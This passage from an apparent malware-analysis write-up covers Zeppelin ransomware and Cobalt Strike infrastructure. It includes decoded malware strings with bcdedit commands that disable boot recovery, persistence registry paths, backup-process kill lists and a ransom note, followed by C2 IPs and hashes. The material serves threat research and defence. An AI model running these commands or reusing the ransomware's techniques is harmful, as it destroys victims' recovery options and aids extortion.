...   (a,b) = struct.unpack_from('<II', data[o:])
...   blob = data[o+8:o+8+b]
...   try:
...     print(decode(blob))
...   except:
...     pass
...
```

A snippet of the decoded strings:

```
Software\Zeppelin\Process
Software\Zeppelin\Process
Software\Microsoft\Windows\CurrentVersion\Run\
Software\Zeppelin
</div>
NtQuerySystemInformation
NtQuerySystemInformation
</N><D>
1767974731E6E223476E65712463554E87F55542B120AB1CE64651031B43D6AF4DECB1CF8ED6E71FED2376C3169F7A33AC23
1767974731E6E223476E65712463554E87F55542B120AB1CE64651031B43D6AF4DECB1CF8ED6E71FED2376C3169F7A33AC23

{15F7DAB8-8C18-A41B-BFCD-C970AE422622}
bcdedit /set {default} bootstatuspolicy ignoreallfailures;bcdedit /set {default} recoveryenabled no;
</N><D>
boot.ini;bootfont.bin;bootsect.bak;desktop.ini;iconcache.db;ntdetect.com;ntldr;ntuser.dat;ntuser.dat
:\$Windows.~bt\;:\System Volume Information\;:\Windows.old\;:\Windows\;:\intel\;:\nvidia\;:\inetpub\
QueryFullProcessImageNameW
Veeam.Backup.Manager.exe;Veeam.Backup.Agent.ConfigurationService.exe;Veeam.Backup.BrokerService.exe;
.bat;.cmd;.com;.cpl;.dll;.msc;.msp;.pif;.scr;.sys;.log;.lnk;.zeppelin;
```

```
!!! ALL YOUR FILES ARE ENCRYPTED !!!.TXT
!!! ALL YOUR FILES ARE ENCRYPTED !!!

All your files, documents, photos, databases and other important files are encrypted.
!!! YOUR FILES ARE ENCRYPTED !!!
All your files, documents, photos, databases and other important
files are encrypted.
You are not able to decrypt it by yourself! There is only one method
of recovering files it is purchase an unique private key.

Write to angry_war@protonmail.ch

Your personal ID: <!--ID-->

Attention!
 * Do not rename encrypted files.
 * Do not try to decrypt your data using third party software, it may cause permanent data loss.
```

We can continue pivoting on some of the CobaltStrike C2 servers, their admin ports are 43890 instead of the default 50050 and the cert is static:

```
s:C = US, ST = Washington, L = Redmond, O = Microsoft Corporation, OU = Microsoft Corporation, CN = (
```

I wrote up a tool for [cert scanning ranges] a number of years ago for a local conference and we can use it here to scan entire ranges looking for this actors infrastructure.

```
4a08189c6f97c3b9a424f1f18c5c4356beaf1b3e
IP: 31.44.184.181 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporat
IP: 31.44.184.165 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporat
IP: 31.44.184.84 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporati
IP: 31.44.184.100 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporat
IP: 31.44.184.74 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporati
IP: 31.44.184.82 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporati
IP: 31.44.184.174 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporat
IP: 31.44.184.56 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporati
IP: 31.44.184.73 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporati
IP: 31.44.184.63 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corporati
```

Another range:

```
4a08189c6f97c3b9a424f1f18c5c4356beaf1b3e
IP: 185.153.199.162 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corpora
IP: 185.153.199.161 - Empty733716db5a44d79a1a2881109f62060079b5b7a0
IP: 185.153.199.167 - Empty21338c5fec99e8df6573b169fbb2f388b84f82ef
IP: 185.153.199.165 - Empty4a08189c6f97c3b9a424f1f18c5c4356beaf1b3e
IP: 185.153.199.163 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corpora
```

```
IP: 185.153.199.166 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corpor
IP: 185.153.199.164 - <Name(C=US,ST=Washington,L=Redmond,O=Microsoft Corporation,OU=Microsoft Corpor
```

The ‘Empty’ ones are the default CS admin certification:

```
subject=C = Earth, ST = Cyberspace, L = Somewhere, O = cobaltstrike, OU = AdvancedPenTesting, CN = M
```

More pivoting on one of the CS servers ‘31.44.184.63’ has an interesting file associated with it on VirusTotal.

```
fe7d4cb5112f5ae0a3d0f9593e1954c60f771f14cc161acd9bdf2f91f2d3267a
```

This file is a packed sample of Send-Safe spam bot.

```
{'C2': '31.44.184.63:50001/50002', 'CONF': '31.44.184.63:50001/50002;Enterprise Mailing Service'}
```

Send-Safe spammer is also a known utility used by this threat group.

IOCs

CS Related Hashes:

```
655346f41c456cefd9d40c1b9484f1c0dfa36d180c72dd2d1ada26661be1ca6d
2d038b20eaf05bb8d673542f1dbab6a376abb05bf10d38b04f163cfd6c2a7252
e2f686f17b73398d949998e46c7fde48d0507b324a811df39cdd91531deb3d89
d08131d236658401c8de489596ee83992058f05176cbd8b72add89fcea57e37c
bd3c278309e4fe19f7b424ee0b56a1a2c0bbae3a59882d5b6f171d3ca89f728b
```

IPs:

```
31.44.184.181
31.44.184.165
31.44.184.84
31.44.184.100
31.44.184.74
31.44.184.82
31.44.184.174
31.44.184.56
31.44.184.73
31.44.184.63
185.153.199.162
185.153.199.161
185.153.199.167
185.153.199.165
```

```
185.153.199.163
185.153.199.166
185.153.199.164
```

References

https://vixra.org/abs/1902.0257
https://www.blueliv.com/downloads/network-insights-into-vawtrak-v2.pdf
https://www.proofpoint.com/sites/default/files/pfpt-us-tr-q117-threat-report.pdf

https://isc.sans.edu/forums/diary/Hancitor+infection+with+Pony+Evil+Pony+Ursnif+and+Cobalt+Strike/25532/
https://app.any.run/tasks/5d21ab13-70fb-4ccf-8a80-545d19c7d20f/
https://www.malware-traffic-analysis.net/2020/10/20/index.html
https://www.malware-traffic-analysis.net/2020/01/21/index2.html

https://lokalhost.pl/txt/peering.into.spam.botnets.VirusBulletin2017.pdf

---